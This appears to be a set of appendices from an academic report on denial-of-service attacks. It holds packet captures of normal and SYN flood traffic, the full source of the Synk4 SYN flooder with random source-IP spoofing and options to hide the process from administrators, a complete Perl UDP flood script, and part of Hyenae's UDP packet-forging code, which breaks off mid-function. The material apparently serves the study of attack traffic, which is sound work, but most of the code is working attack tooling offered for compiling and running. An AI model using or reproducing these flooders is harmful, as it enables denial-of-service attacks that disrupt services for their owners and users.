13:19:59.785634 IP x.x.x.x.443 > 10.0.0.6.49211: Flags [.], seq 68928:70376, ack 767, win 208, options [nop,nop,TS val 3430089546 ecr 1347600159], length 1448
13:19:59.785655 IP 104.20.40.33.49211 > x.x.x.x.443: Flags [.], ack 70376, win 32580, options [nop,nop,TS val 1347600281 ecr 3430089546], length 0
13:19:59.785912 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [P.], seq 70376:71577, ack 767, win 208, options [nop,nop,TS val 3430089546 ecr 1347600159], length 1201
13:19:59.785931 IP x.x.x.x.49211 > 11.123.4.15.443: Flags [.], ack 71577, win 32703, options [nop,nop,TS val 1347600281 ecr 3430089546], length 0
13:19:59.802550 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [.], seq 71577:73025, ack 767, win 208, options [nop,nop,TS val 3430089565 ecr 1347600159], length 1448
13:19:59.802950 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [.], seq 73025:74473, ack 767, win 208, options [nop,nop,TS val 3430089565 ecr 1347600159], length 1448
13:19:59.802975 IP 10.0.0.3.49211 > x.x.x.x.443: Flags [.], ack 74473, win 32580, options [nop,nop,TS val 1347600298 ecr 3430089565], length 0
13:19:59.804423 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [.], seq 74473:75921, ack 767, win 208, options [nop,nop,TS val 3430089565 ecr 1347600159], length 1448
13:19:59.804519 IP x.x.x.x.49211 > 30.1.6.8.443: Flags [.], ack 75921, win 33304, options [nop,nop,TS val 1347600299 ecr 3430089565], length 0
13:19:59.808384 IP x.x.x.x.443 > 10.0.0.7.49211: Flags [.], seq 75921:77369, ack 767, win 208, options [nop,nop,TS val 3430089571 ecr 1347600272], length 1448

13:19:59.808780 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [.], seq 77369:78817, ack 767, win 208, options [nop,nop,TS val 3430089571 ecr 1347600272], length 1448
13:19:59.808805 IP 102.20.20.3.49211 > x.x.x.x.443: Flags [.], ack 78817, win 32580, options [nop,nop,TS val 1347600302 ecr 3430089571], length 0
13:19:59.810463 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [.], seq 78817:80265, ack 767, win 208, options [nop,nop,TS val 3430089571 ecr 1347600272], length 1448
13:19:59.810565 IP 104.50.20.3.49211 > 41.53.34.15.443: Flags [.], ack 80265, win 33304, options [nop,nop,TS val 1347600304 ecr 3430089571], length 0
13:19:59.811264 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [.], seq 80265:81713, ack 767, win 208, options [nop,nop,TS val 3430089572 ecr 1347600272], length 1448
13:19:59.811580 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [.], seq 81713:83161, ack 767, win 208, options [nop,nop,TS val 3430089572 ecr 1347600272], length 1448
13:19:59.811608 IP 103.40.50.53.49211 > 41.13.4.15.443: Flags [.], ack 83161, win 32580, options [nop,nop,TS val 1347600305 ecr 3430089572], length 0
13:19:59.814253 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [P.], seq 83161:84421, ack 767, win 208, options [nop,nop,TS val 3430089577 ecr 1347600273], length 1260
13:19:59.814294 IP 102.30.40.43.49211 > 6.3.6.14.45: Flags [.], ack 84421, win 32674, options [nop,nop,TS val 1347600307 ecr 3430089577], length 0

Appendix 4-2

Source code of Synk4 attack tool. Refer to our enclosed digital CD to obtain, compile and run Synk4 under Linux like systems.

```
/* Syn Flooder by Zakath
 * TCP Functions by trurl_ (thanks man).
 * Some more code by Zakath.
 * Speed/Misc Tweaks/Enhancments -- ultima
 * Nice Interface -- ultima
 * Random IP Spoofing Mode -- ultima
 * How To Use:
 * Usage is simple. srcaddr is the IP the packets will be spoofed from.
 * dstaddr is the target machine you are sending the packets to.
 * low and high ports are the ports you want to send the packets to.
 * Random IP Spoofing Mode: Instead of typing in a source address,
 * just use '0'. This will engage the Random IP Spoofing mode, and
 * the source address will be a random IP instead of a fixed ip.
*  To compile: cc -o synk4 synk4.c
 *
 */
#include <signal.h>
#include <stdio.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <linux/ip.h>
#include <linux/tcp.h>
/* These can be handy if you want to run the flooder while the admin is on
 * this way, it makes it MUCH harder for him to kill your flooder */
/* Ignores all signals except Segfault */
// #define HEALTHY
/* Ignores Segfault */
// #define NOSEGV
/* Changes what shows up in ps -aux to whatever this is defined to */
// #define HIDDEN "vi .cshrc"
#define SEQ 0x28376839
#define getrandom(min, max) ((rand() % (int)(((max)+1) - (min))) + (min))

unsigned long send_seq, ack_seq, srcport;
char flood = 0;
int sock, ssock, curc, cnt;

/* Check Sum */
unsigned short
ip_sum (addr, len)
u_short *addr;
int len;
{
        register int nleft = len;
        register u_short *w = addr;
        register int sum = 0;
        u_short answer = 0;

        while (nleft > 1)
          {
```

```
                sum += *w++;
                nleft -= 2; }
        if (nleft == 1)
          {
                *(u_char *) (&answer) = *(u_char *) w;
                sum += answer;
          }
        sum = (sum >> 16) + (sum & 0xffff);   /* add hi 16 to low 16 */
        sum += (sum >> 16);           /* add carry */
        answer = ~sum;               /* truncate to 16 bits */
        return (answer);
}
void sig_exit(int crap)
{
#ifndef HEALTHY
        printf("_[H_[JSignal Caught. Exiting Cleanly.\n");
        exit(crap);
#endif}
void sig_segv(int crap){
#ifndef NOSEGV
        printf("_[H_[JSegmentation Violation Caught. Exiting Cleanly.\n");
        exit(crap);
#endif}
unsigned long getaddr(char *name) {
        struct hostent *hep;
        hep=gethostbyname(name);
        if(!hep) {
                fprintf(stderr, "Unknown host %s\n", name);
                exit(1);}
        return *(unsigned long *)hep->h_addr;}
void send_tcp_segment(struct iphdr *ih, struct tcphdr *th, char *data, int dlen) {
        char buf[65536];
        struct {  /* rfc 793 tcp pseudo-header */
                unsigned long saddr, daddr;
                char mbz;
                char ptcl;
                unsigned short tcpl;} ph;

        struct sockaddr_in sin;  /* how necessary is this, given that the destination
                                    address is already in the ip header? */
ph.saddr=ih->saddr;
        ph.daddr=ih->daddr;
        ph.mbz=0;
        ph.ptcl=IPPROTO_TCP;
        ph.tcpl=htons(sizeof(*th)+dlen);
        memcpy(buf, &ph, sizeof(ph));
        memcpy(buf+sizeof(ph), th, sizeof(*th));
        memcpy(buf+sizeof(ph)+sizeof(*th), data, dlen);
        memset(buf+sizeof(ph)+sizeof(*th)+dlen, 0, 4);
        th->check=ip_sum(buf, (sizeof(ph)+sizeof(*th)+dlen+1)&~1);
        memcpy(buf, ih, 4*ih->ihl);
        memcpy(buf+4*ih->ihl, th, sizeof(*th));
        memcpy(buf+4*ih->ihl+sizeof(*th), data, dlen);
        memset(buf+4*ih->ihl+sizeof(*th)+dlen, 0, 4);
        ih->check=ip_sum(buf, (4*ih->ihl + sizeof(*th)+ dlen + 1) & ~1);
        memcpy(buf, ih, 4*ih->ihl);
        sin.sin_family=AF_INET;
        sin.sin_port=th->dest;
        sin.sin_addr.s_addr=ih->daddr;
```

```
        if(sendto(ssock, buf, 4*ih->ihl + sizeof(*th)+ dlen, 0, &sin, sizeof(sin))<0) {
                printf("Error sending syn packet.\n"); perror("");
                exit(1);}}
unsigned long spoof_open(unsigned long my_ip, unsigned long their_ip, unsigned short port)
{
        int i, s;
        struct iphdr ih;
        struct tcphdr th;
        struct sockaddr_in sin;
        int sinsize;
        unsigned short myport=6969;
        char buf[1024];
        struct timeval tv;
        ih.version=4;
        ih.ihl=5;
        ih.tos=0;                               /* XXX is this normal? */
        ih.tot_len=sizeof(ih)+sizeof(th);
        ih.id=htons(random());
        ih.frag_off=0;
        ih.ttl=30;
        ih.protocol=IPPROTO_TCP;
        ih.check=0;
        ih.saddr=my_ip;
        ih.daddr=their_ip;
        th.source=htons(srcport);
        th.dest=htons(port);
        th.seq=htonl(SEQ);
        th.doff=sizeof(th)/4;
        th.ack_seq=0;
        th.res1=0;
        th.fin=0;
        th.syn=1;
        th.rst=0;
        th.psh=0;
        th.ack=0;
        th.urg=0;
        th.res2=0;
        th.window=htons(65535);
        th.check=0;
        th.urg_ptr=0;

        gettimeofday(&tv, 0);

        send_tcp_segment(&ih, &th, "", 0);

        send_seq = SEQ+1+strlen(buf);
}
void upsc()
{
        int i;
        char schar;
        switch(cnt)
          {
          case 0: {
                                schar = '|';
                                break;}
          case 1:
                        {
                                schar = '/';
                                break;
```

```
                }
        case 2:
                {
                        schar = '-';
                        break;
                }
        case 3:
                {
                        schar = '\\';
                        break;
                }
        case 4:
                {
                        schar = '|';
                        cnt = 0;
                        break;
                }
        }
        printf("_[H_[1;30m[_[1;31m%c_[1;30m]_[0m %d", schar, curc);
        cnt++;
        for(i=0; i<26; i++)  {
                i++;
                curc++;
        }
}
void init_signals()
{
        // Every Signal known to man. If one gives you an error, comment it out!
        signal(SIGHUP, sig_exit);
        signal(SIGINT, sig_exit);
        signal(SIGQUIT, sig_exit);
        signal(SIGILL, sig_exit);
        signal(SIGTRAP, sig_exit);
        signal(SIGIOT, sig_exit);
        signal(SIGBUS, sig_exit);
        signal(SIGFPE, sig_exit);
        signal(SIGKILL, sig_exit);
        signal(SIGUSR1, sig_exit);
        signal(SIGSEGV, sig_segv);
        signal(SIGUSR2, sig_exit);
        signal(SIGPIPE, sig_exit);
        signal(SIGALRM, sig_exit);
        signal(SIGTERM, sig_exit);
        signal(SIGCHLD, sig_exit);
        signal(SIGCONT, sig_exit);
        signal(SIGSTOP, sig_exit);
        signal(SIGTSTP, sig_exit);
        signal(SIGTTIN, sig_exit);
        signal(SIGTTOU, sig_exit);
        signal(SIGURG, sig_exit);
        signal(SIGXCPU, sig_exit);
        signal(SIGXFSZ, sig_exit);
        signal(SIGVTALRM, sig_exit);
        signal(SIGPROF, sig_exit);
        signal(SIGWINCH, sig_exit);
        signal(SIGIO, sig_exit);
        signal(SIGPWR, sig_exit);
}
main(int argc, char **argv) {
  int i, x, max, floodloop, diff, urip, a, b, c, d;
```

```
  unsigned long them, me_fake;
  unsigned lowport, highport;
  char buf[1024], *junk;

  init_signals();
#ifdef HIDDEN
  for (i = argc-1; i >= 0; i--)
    /* Some people like bzero...i prefer memset :) */
    memset(argv[i], 0, strlen(argv[i]));
  strcpy(argv[0], HIDDEN);
#endif

  if(argc<5) {
     printf("Usage: %s srcaddr dstaddr low high\n", argv[0]);
     printf("    If srcaddr is 0, random addresses will be used\n\n\n");

     exit(1);
  }
  if( atoi(argv[1]) == 0 )
    urip = 1;
  else
    me_fake=getaddr(argv[1]);
  them=getaddr(argv[2]);
  lowport=atoi(argv[3]);
  highport=atoi(argv[4]);
  srandom(time(0));
  ssock=socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
  if(ssock<0) {
     perror("socket (raw)");
     exit(1);
  }
  sock=socket(AF_INET, SOCK_RAW, IPPROTO_TCP);
  if(sock<0) {
     perror("socket");
     exit(1);
  }
  junk = (char *)malloc(1024);
  max = 1500;
  i = 1;
  diff = (highport - lowport);

  if (diff > -1)
    {
          printf("_[H_[J\n\nCopyright (c) 1980, 1983, 1986, 1988, 1990, 1991 The Regents of
the University\n of California. All Rights Reserved.");
          for (i=1;i>0;i++)
            {
              srandom((time(0)+i));
              srcport = getrandom(1, max)+1000;
              for (x=lowport;x<=highport;x++)
                {
                      if ( urip == 1 )
                        {
                          a = getrandom(0, 255);
                          b = getrandom(0, 255);
                          c = getrandom(0, 255);
                          d = getrandom(0, 255);
                          sprintf(junk, "%i.%i.%i.%i", a, b, c, d);
                          me_fake = getaddr(junk);
                        }
```

```
                    spoof_open(/*0xe1e26d0a*/ me_fake, them, x);
                    /* A fair delay. Good for a 28.8 connection */
                    usleep(300);

                    if (!(floodloop = (floodloop+1)%(diff+1))) {
                      upsc(); fflush(stdout);
                    }
                }
            }
        }
      else {
        printf("High port must be greater than Low port.\n");
        exit(1);
      }
}
```

Appendix 4-3

UDP attack source code. Refer to the CD to obtain and run UDP.pl under Linux like systems.

```
#!/usr/bin/perl

#########################################################
# udp flood.
# gr33ts: meth, etech, skrilla, datawar, fr3aky, etc.
# --/odix
#########################################################

use Socket;
$ARGC=@ARGV;

if ($ARGC !=3) {
 printf "$0 <ip> <port> <time>\n";
 printf "if arg1/2 =0, randports/continous packets.\n";
 exit(1);}
my ($ip,$port,$size,$time);

 $ip=$ARGV[0];
 $port=$ARGV[1];
 $time=$ARGV[2];

socket(crazy, PF_INET, SOCK_DGRAM, 17);
    $iaddr = inet_aton("$ip");

printf "udp flood - odix\n";
if ($ARGV[1] ==0 && $ARGV[2] ==0) {
 goto randpackets;}
if ($ARGV[1] !=0 && $ARGV[2] !=0) {
 system("(sleep $time;killall -9 udp) &");
 goto packets;}

if ($ARGV[1] !=0 && $ARGV[2] ==0) {
 goto packets;}
if ($ARGV[1] ==0 && $ARGV[2] !=0) {
 system("(sleep $time;killall -9 udp) &");
goto randpackets;}
packets:
for (;;) {
 $size=$rand x $rand x $rand;
 send(crazy, 0, $size, sockaddr_in($port, $iaddr));}
randpackets:
for (;;) {
 $size=$rand x $rand x $rand;
 $port=int(rand 65000) +1;
 send(crazy, 0, $size, sockaddr_in($port, $iaddr));}
```

Appendix 4-4

Sample examples of DDoS attacks. For more examples refer to the provided CD.

19:09:05.846813 IP 103.122.126.187.28 > 10.0.2.15.22: Flags [S], seq 4131284912, win 0, length 0
19:09:06.118826 IP 122.145.111.185.61 > 10.0.2.15.22: Flags [S], seq 955867424, win 0, length 0
19:09:06.439545 IP 126.176.161.154.70 > 10.0.2.15.22: Flags [S], seq 1914624650, win 0, length 0
19:09:06.693880 IP 172.172.131.151.87 > 10.0.2.15.22: Flags [S], seq 2882756744, win 0, length 0
19:09:07.625394 IP 100.135.122.153.85 > 10.0.2.15.22: Flags [S], seq 3301071279, win 0, length 0
19:09:08.215897 IP 103.112.105.142.37 > 10.0.2.15.22: Flags [S], seq 2191320599, win 0, length 0
19:09:08.724492 IP 168.116.184.150.82 > 10.0.2.15.22: Flags [S], seq 3669700748, win 0, length 0
19:09:08.745258 IP 148.166.188.173.77 > 10.0.2.15.22: Flags [S], seq 2187252199, win 0, length 0
19:09:09.684679 IP 126.144.132.185.77 > 10.0.2.15.22: Flags [S], seq 2138448310, win 0, length 0
19:09:10.553653 IP 162.106.172.186.47 > 10.0.2.15.22: Flags [S], seq 102132516, win 0, length 0
19:09:11.078971 IP 171.128.160.135.43 > 10.0.2.15.22: Flags [S], seq 3452517101, win 0, length 0
19:09:11.916740 IP 125.158.130.143.22 > 10.0.2.15.22: Flags [S], seq 2881268786, win 0, length 0
19:09:12.905214 IP 101.112.160.150.32 > 10.0.2.15.22: Flags [S], seq 1783527484, win 0, length 0
19:09:13.409834 IP 127.176.145.122.61 > 10.0.2.15.22: Flags [S], seq 1620845503, win 0, length 0
19:09:14.287370 IP 100.168.171.122.68 > 10.0.2.15.22: Flags [S], seq 3522999028, win 0, length 0
19:09:15.177910 IP 123.163.174.101.83 > 10.0.2.15.22: Flags [S], seq 3997305783, win 0, length 0
19:09:15.989047 IP 171.144.146.163.15 > 10.0.2.15.22: Flags [S], seq 3129028531, win 0, length 0
19:09:16.005383 IP 141.152.165.173.46 > 10.0.2.15.22: Flags [S], seq 2728927363, win 0, length 0
19:09:16.895257 IP 173.164.178.186.63 > 10.0.2.15.22: Flags [S], seq 3561606625, win 0, length 0
19:09:17.384944 IP 166.163.165.134.51 > 10.0.2.15.22: Flags [S], seq 707225728, win 0, length 0
19:09:17.638722 IP 155.108.183.113.25 > 10.0.2.15.22: Flags [S], seq 3949790601, win 0, length 0
19:09:17.978888 IP 124.127.110.172.16 > 10.0.2.15.22: Flags [S], seq 851204628, win 0, length 0
19:09:18.278346 IP 155.100.153.170.14 > 10.0.2.15.22: Flags [S], seq 3034727066, win 0, length 0
19:09:18.391532 IP 173.186.176.173.75 > 10.0.2.15.22: Flags [S], seq 1403645391, win 0, length 0
19:09:19.166944 IP 153.187.138.104.17 > 10.0.2.15.22: Flags [S], seq 2105860361, win 0, length 0
19:09:20.143640 IP 111.187.117.148.28 > 10.0.2.15.22: Flags [S], seq 1416169143, win 0, length 0

19:09:20.677333 IP 162.128.183.157.72 > 10.0.2.15.22: Flags [S], seq 574597233, win 0, length 0
19:09:21.254871 IP 124.177.186.138.53 > 10.0.2.15.22: Flags [S], seq 3851229986, win 0, length 0
19:09:21.817304 IP 117.178.157.188.2 > 10.0.2.15.22: Flags [S], seq 4118928413, win 0, length 0
19:09:21.905642 IP 156.187.167.165.44 > 10.0.2.15.22: Flags [S], seq 897087165, win 0, length 0
19:09:22.505052 IP 133.117.161.101.60 > 10.0.2.15.22: Flags [S], seq 2454681226, win 0, length 0
19:09:22.585347 IP 145.111.153.153.65 > 10.0.2.15.22: Flags [S], seq 2160457865, win 0, length 0
19:09:23.034460 IP 160.112.184.126.31 > 10.0.2.15.22: Flags [S], seq 994097755, win 0, length 0
19:09:23.639114 IP 120.151.130.145.65 > 10.0.2.15.22: Flags [S], seq 788631214, win 0, length 0
19:09:24.258712 IP 181.143.135.107.15 > 10.0.2.15.22: Flags [S], seq 721052777, win 0, length 0
19:09:24.446191 IP 148.143.102.164.75 > 10.0.2.15.22: Flags [S], seq 1047802300, win 0, length 0
19:09:25.037482 IP 137.117.165.177.83 > 10.0.2.15.22: Flags [S], seq 1247125526, win 0, length 0
19:09:25.305209 IP 107.135.102.123.55 > 10.0.2.15.22: Flags [S], seq 2214947377, win 0, length 0
19:09:25.703586 IP 101.131.105.161.12 > 10.0.2.15.22: Flags [S], seq 1115763504, win 0, length 0
19:09:25.867095 IP 101.178.105.107.78 > 10.0.2.15.22: Flags [S], seq 4035161485, win 0, length 0
19:09:26.215363 IP 187.153.125.178.7 > 10.0.2.15.22: Flags [S], seq 1147813695, win 0, length 0
19:09:26.237731 IP 145.117.167.131.77 > 10.0.2.15.22: Flags [S], seq 1459853789, win 0, length 0
19:09:26.640659 IP 165.145.123.116.41 > 10.0.2.15.22: Flags [S], seq 177629891, win 0, length 0
19:09:26.848252 IP 117.175.165.146.42 > 10.0.2.15.22: Flags [S], seq 1435524562, win 0, length 0
19:09:27.360026 IP 131.101.102.138.58 > 10.0.2.15.22: Flags [S], seq 1171430790, win 0, length 0
19:09:27.935280 IP 126.101.185.110.45 > 10.0.2.15.22: Flags [S], seq 3805620362, win 0, length 0
19:09:28.888281 IP 104.165.164.108.12 > 10.0.2.15.22: Flags [S], seq 1011462990, win 0, length 0
19:09:29.024206 IP 157.113.138.141.45 > 10.0.2.15.22: Flags [S], seq 1311412668, win 0, length 0
19:09:29.108311 IP 153.158.172.166.42 > 10.0.2.15.22: Flags [S], seq 3874034361, win 0, length 0
19:09:29.279353 IP 144.167.133.100.3 > 10.0.2.15.22: Flags [S], seq 1016176244, win 0, length 0
19:09:30.250535 IP 102.182.136.181.8 > 10.0.2.15.22: Flags [S], seq 86327357, win 0, length 0
19:09:30.404915 IP 172.150.167.152.63 > 10.0.2.15.22: Flags [S], seq 3294267094, win 0, length 0
19:09:31.326014 IP 118.101.120.123.61 > 10.0.2.15.22: Flags [S], seq 3905908037, win 0, length 0
19:09:31.445086 IP 171.166.154.147.85 > 10.0.2.15.22: Flags [S], seq 2146186890, win 0, length 0
19:09:32.343232 IP 114.127.117.157.1 > 10.0.2.15.22: Flags [S], seq 3451767548, win 0, length 0

19:09:51.437646 IP 122.128.146.138.22 > 10.0.2.15.22: Flags [S], seq 2632380868, win 0, length 0
19:09:51.878258 IP 148.111.162.108.24 > 10.0.2.15.22: Flags [S], seq 2777631430, win 0, length 0
19:09:52.129998 IP 135.162.136.131.21 > 10.0.2.15.22: Flags [S], seq 2214579283, win 0, length 0
19:09:52.966185 IP 127.187.152.156.73 > 10.0.2.15.22: Flags [S], seq 3091326610, win 0, length 0
19:09:53.326516 IP 138.147.103.141.37 > 10.0.2.15.22: Flags [S], seq 1700508426, win 0, length 0
19:09:53.997375 IP 135.160.177.132.61 > 10.0.2.15.22: Flags [S], seq 4031358655, win 0, length 0
19:09:54.418863 IP 112.155.123.123.35 > 10.0.2.15.22: Flags [S], seq 7382158, win 0, length 0
19:09:54.619072 IP 187.188.168.108.20 > 10.0.2.15.22: Flags [S], seq 2212602577, win 0, length 0
19:09:54.848218 IP 148.183.177.103.20 > 10.0.2.15.22: Flags [S], seq 1223777360, win 0, length 0
19:09:55.296699 IP 137.115.137.117.33 > 10.0.2.15.22: Flags [S], seq 3496016465, win 0, length 0
19:09:55.689954 IP 127.103.120.131.4 > 10.0.2.15.22: Flags [S], seq 1124931183, win 0, length 0
19:09:56.130012 IP 151.150.125.118.46 > 10.0.2.15.22: Flags [S], seq 2789341820, win 0, length 0
19:09:56.550254 IP 137.125.164.104.76 > 10.0.2.15.22: Flags [S], seq 364832318, win 0, length 0
19:09:57.211163 IP 148.114.132.123.34 > 10.0.2.15.22: Flags [S], seq 269913618, win 0, length 0
19:09:57.997213 IP 123.185.162.125.55 > 10.0.2.15.22: Flags [S], seq 3099396078, win 0, length 0
19:09:58.804918 IP 115.103.157.101.54 > 10.0.2.15.22: Flags [S], seq 1824587863, win 0, length 0
19:09:58.861604 IP 164.105.145.103.55 > 10.0.2.15.22: Flags [S], seq 3072612008, win 0, length 0
19:09:58.945982 IP 151.131.156.168.2 > 10.0.2.15.22: Flags [S], seq 3735937416, win 0, length 0
19:09:59.821718 IP 145.171.113.165.2 > 10.0.2.15.22: Flags [S], seq 3512460506, win 0, length 0
19:10:00.699925 IP 140.113.168.103.52 > 10.0.2.15.22: Flags [S], seq 2682166018, win 0, length 0
19:10:01.030634 IP 137.177.160.182.1 > 10.0.2.15.22: Flags [S], seq 1573603312, win 0, length 0
19:10:01.445824 IP 124.147.102.132.10 > 10.0.2.15.22: Flags [S], seq 747097438, win 0, length 0
19:10:02.429568 IP 171.128.186.125.20 > 10.0.2.15.22: Flags [S], seq 720031885, win 0, length 0
19:10:03.376875 IP 145.112.147.103.35 > 10.0.2.15.22: Flags [S], seq 15932286, win 0, length 0
19:10:03.805706 IP 180.145.143.102.66 > 10.0.2.15.22: Flags [S], seq 2575044207, win 0, length 0
19:10:04.151171 IP 124.157.158.160.23 > 10.0.2.15.22: Flags [S], seq 708324369, win 0, length 0
19:10:04.898724 IP 144.132.101.131.58 > 10.0.2.15.22: Flags [S], seq 3565320976, win 0, length 0
19:10:05.538455 IP 153.158.182.120.2 > 10.0.2.15.22: Flags [S], seq 3262632830, win 0, length 0
19:10:05.890191 IP 136.150.124.160.81 > 10.0.2.15.22: Flags [S], seq 3442712655, win 0, length 0
19:10:06.698179 IP 165.162.127.151.83 > 10.0.2.15.22: Flags [S], seq 1670633426, win 0, length 0

19:10:07.445702 IP 136.102.188.123.65 > 10.0.2.15.22: Flags [S], seq 2892995461, win 0, length 0
19:10:07.770114 IP 165.166.135.130.83 > 10.0.2.15.22: Flags [S], seq 1033259089, win 0, length 0
19:10:08.179362 IP 174.166.175.166.12 > 10.0.2.15.22: Flags [S], seq 2163160380, win 0, length 0
19:10:08.335171 IP 125.154.138.130.82 > 10.0.2.15.22: Flags [S], seq 4264451742, win 0, length 0
19:10:09.020540 IP 103.162.163.151.63 > 10.0.2.15.22: Flags [S], seq 1860651117, win 0, length 0
19:10:09.706036 IP 123.175.147.104.16 > 10.0.2.15.22: Flags [S], seq 1535263264, win 0, length 0
19:10:09.798186 IP 131.140.142.181.5 > 10.0.2.15.22: Flags [S], seq 3414094618, win 0, length 0
19:10:09.837756 IP 103.181.100.121.5 > 10.0.2.15.22: Flags [S], seq 2515196593, win 0, length 0
19:10:09.967979 IP 148.158.130.176.56 > 10.0.2.15.22: Flags [S], seq 711766747, win 0, length 0
19:10:10.656329 IP 162.124.133.162.2 > 10.0.2.15.22: Flags [S], seq 1763901244, win 0, length 0
19:10:11.198636 IP 162.100.126.147.86 > 10.0.2.15.22: Flags [S], seq 1195596963, win 0, length 0
19:10:11.530208 IP 187.162.123.150.87 > 10.0.2.15.22: Flags [S], seq 124298990, win 0, length 0
19:10:11.569480 IP 172.144.150.165.64 > 10.0.2.15.22: Flags [S], seq 1365750357, win 0, length 0
19:10:12.025895 IP 117.156.165.148.70 > 10.0.2.15.22: Flags [S], seq 185441106, win 0, length 0
19:10:12.277133 IP 187.147.141.132.86 > 10.0.2.15.22: Flags [S], seq 2885017611, win 0, length 0
19:10:12.707588 IP 104.100.172.188.25 > 10.0.2.15.22: Flags [S], seq 4073771133, win 0, length 0
19:10:13.355107 IP 122.182.144.124.26 > 10.0.2.15.22: Flags [S], seq 860295434, win 0, length 0
19:10:13.728678 IP 111.184.158.170.37 > 10.0.2.15.22: Flags [S], seq 3523360183, win 0, length 0
19:10:14.255034 IP 105.172.183.167.3 > 10.0.2.15.22: Flags [S], seq 233760425, win 0, length 0
19:10:15.144544 IP 157.165.183.152.67 > 10.0.2.15.22: Flags [S], seq 3679884970, win 0, length 0
19:10:15.805231 IP 147.161.140.165.8 > 10.0.2.15.22: Flags [S], seq 3524195946, win 0, length 0
19:10:16.805375 IP 138.174.167.138.88 > 10.0.2.15.22: Flags [S], seq 879917018, win 0, length 0
19:10:16.855336 IP 120.155.116.108.36 > 10.0.2.15.22: Flags [S], seq 397366257, win 0, length 0
19:10:17.224545 IP 145.176.171.105.64 > 10.0.2.15.22: Flags [S], seq 2607765064, win 0, length 0
19:10:17.436687 IP 106.131.140.170.25 > 10.0.2.15.22: Flags [S], seq 172626026, win 0, length 0
19:10:18.395771 IP 166.138.106.157.6 > 10.0.2.15.22: Flags [S], seq 1769925460, win 0, length 0
19:10:19.239197 IP 117.147.127.170.35 > 10.0.2.15.22: Flags [S], seq 3071333944, win 0, length 0
19:10:19.288283 IP 151.108.124.111.8 > 10.0.2.15.22: Flags [S], seq 2359850716, win 0, length 0
19:10:20.047547 IP 185.108.114.153.63 > 10.0.2.15.22: Flags [S], seq 3972672550, win 0, length 0
19:10:20.220462 IP 138.171.123.144.21 > 10.0.2.15.22: Flags [S], seq 2872377554, win 0, length 0

19:10:20.805197 IP 134.156.148.136.53 > 10.0.2.15.22: Flags [S], seq 3846319354, win 0, length 0
19:10:21.134636 IP 126.155.106.183.48 > 10.0.2.15.22: Flags [S], seq 372395218, win 0, length 0
19:10:21.605622 IP 117.101.120.110.64 > 10.0.2.15.22: Flags [S], seq 1829766973, win 0, length 0
19:10:21.946035 IP 175.133.112.151.7 > 10.0.2.15.22: Flags [S], seq 1633648292, win 0, length 0
19:10:22.905112 IP 187.108.132.184.32 > 10.0.2.15.22: Flags [S], seq 4235394146, win 0, length 0
19:10:23.511332 IP 150.156.125.167.17 > 10.0.2.15.22: Flags [S], seq 2468501470, win 0, length 0
19:10:24.020188 IP 152.168.142.116.86 > 10.0.2.15.22: Flags [S], seq 330133327, win 0, length 0
19:10:24.647419 IP 168.157.188.111.37 > 10.0.2.15.22: Flags [S], seq 2447885543, win 0, length 0
19:10:24.944833 IP 160.163.113.146.67 > 10.0.2.15.22: Flags [S], seq 1797343274, win 0, length 0
19:10:25.569874 IP 186.135.164.161.58 > 10.0.2.15.22: Flags [S], seq 852397731, win 0, length 0
19:10:26.344693 IP 102.166.102.107.4 > 10.0.2.15.22: Flags [S], seq 2420150956, win 0, length 0
19:10:26.685843 IP 146.162.134.153.10 > 10.0.2.15.22: Flags [S], seq 3981041157, win 0, length 0
19:10:26.928879 IP 133.145.134.176.22 > 10.0.2.15.22: Flags [S], seq 2254017547, win 0, length 0
19:10:27.030928 IP 123.122.148.113.18 > 10.0.2.15.22: Flags [S], seq 1496936199, win 0, length 0
19:10:27.760542 IP 115.167.145.131.61 > 10.0.2.15.22: Flags [S], seq 225120391, win 0, length 0
19:10:28.244286 IP 151.187.158.148.80 > 10.0.2.15.22: Flags [S], seq 849846582, win 0, length 0
19:10:28.918854 IP 125.107.168.178.54 > 10.0.2.15.22: Flags [S], seq 2393559530, win 0, length 0
19:10:29.210300 IP 177.160.167.131.58 > 10.0.2.15.22: Flags [S], seq 2641734865, win 0, length 0
19:10:30.059603 IP 172.176.141.120.77 > 10.0.2.15.22: Flags [S], seq 3050242039, win 0, length 0
19:10:30.824380 IP 115.134.141.181.37 > 10.0.2.15.22: Flags [S], seq 1156084901, win 0, length 0
19:10:31.053724 IP 166.104.104.142.65 > 10.0.2.15.22: Flags [S], seq 1917342575, win 0, length 0
19:10:31.666219 IP 145.152.152.101.20 > 10.0.2.15.22: Flags [S], seq 236657692, win 0, length 0
19:10:31.779470 IP 174.125.183.147.37 > 10.0.2.15.22: Flags [S], seq 2555522874, win 0, length 0

Appendix 4-5

Source code that is used to forge UDP header information, which is part of Hyenae source code.

```
int
  hy_build_udp_packet
    (
      hy_pattern_t* src_pattern,
      hy_pattern_t* dst_pattern,
      int ip_v_assumption,
      unsigned char** packet,
      int* packet_len,
      unsigned char* data,
      int data_len,
      unsigned int ip_ttl
    ) {

  /*
   * USAGE:
   *   Builds an UDP packet based
   *   on the given arguments.
   */
  int ret = HY_ER_OK;
  int udp_pkt_len =
    sizeof(udp_h_t) +
    data_len;
  unsigned char udp_pkt[udp_pkt_len];
  udp_h_t* udp_h = NULL;

   /* Parse address patterns */
  if ((ret =
         hy_parse_pattern(
           src_pattern,
           ip_v_assumption)) != HY_ER_OK ||
      (ret =
         hy_parse_pattern(
           dst_pattern,
           ip_v_assumption)) != HY_ER_OK) {
      return ret;
  }
  /* Validate pattern format */
  if (strlen(src_pattern->hw_addr) == 0 ||
      strlen(src_pattern->ip_addr) == 0 ||
      src_pattern->port == 0) {
    return HY_ER_WRONG_PT_FMT_SRC;
  }
  if (strlen(dst_pattern->hw_addr) == 0 ||
      strlen(dst_pattern->ip_addr) == 0 ||
      dst_pattern->port == 0) {
    return HY_ER_WRONG_PT_FMT_DST;
  }
  if (src_pattern->ip_v != dst_pattern->ip_v) {
    return HY_ER_MULTIPLE_IP_V;
  }
  memset(udp_pkt, 0, udp_pkt_len);
  /* Build UDP header */
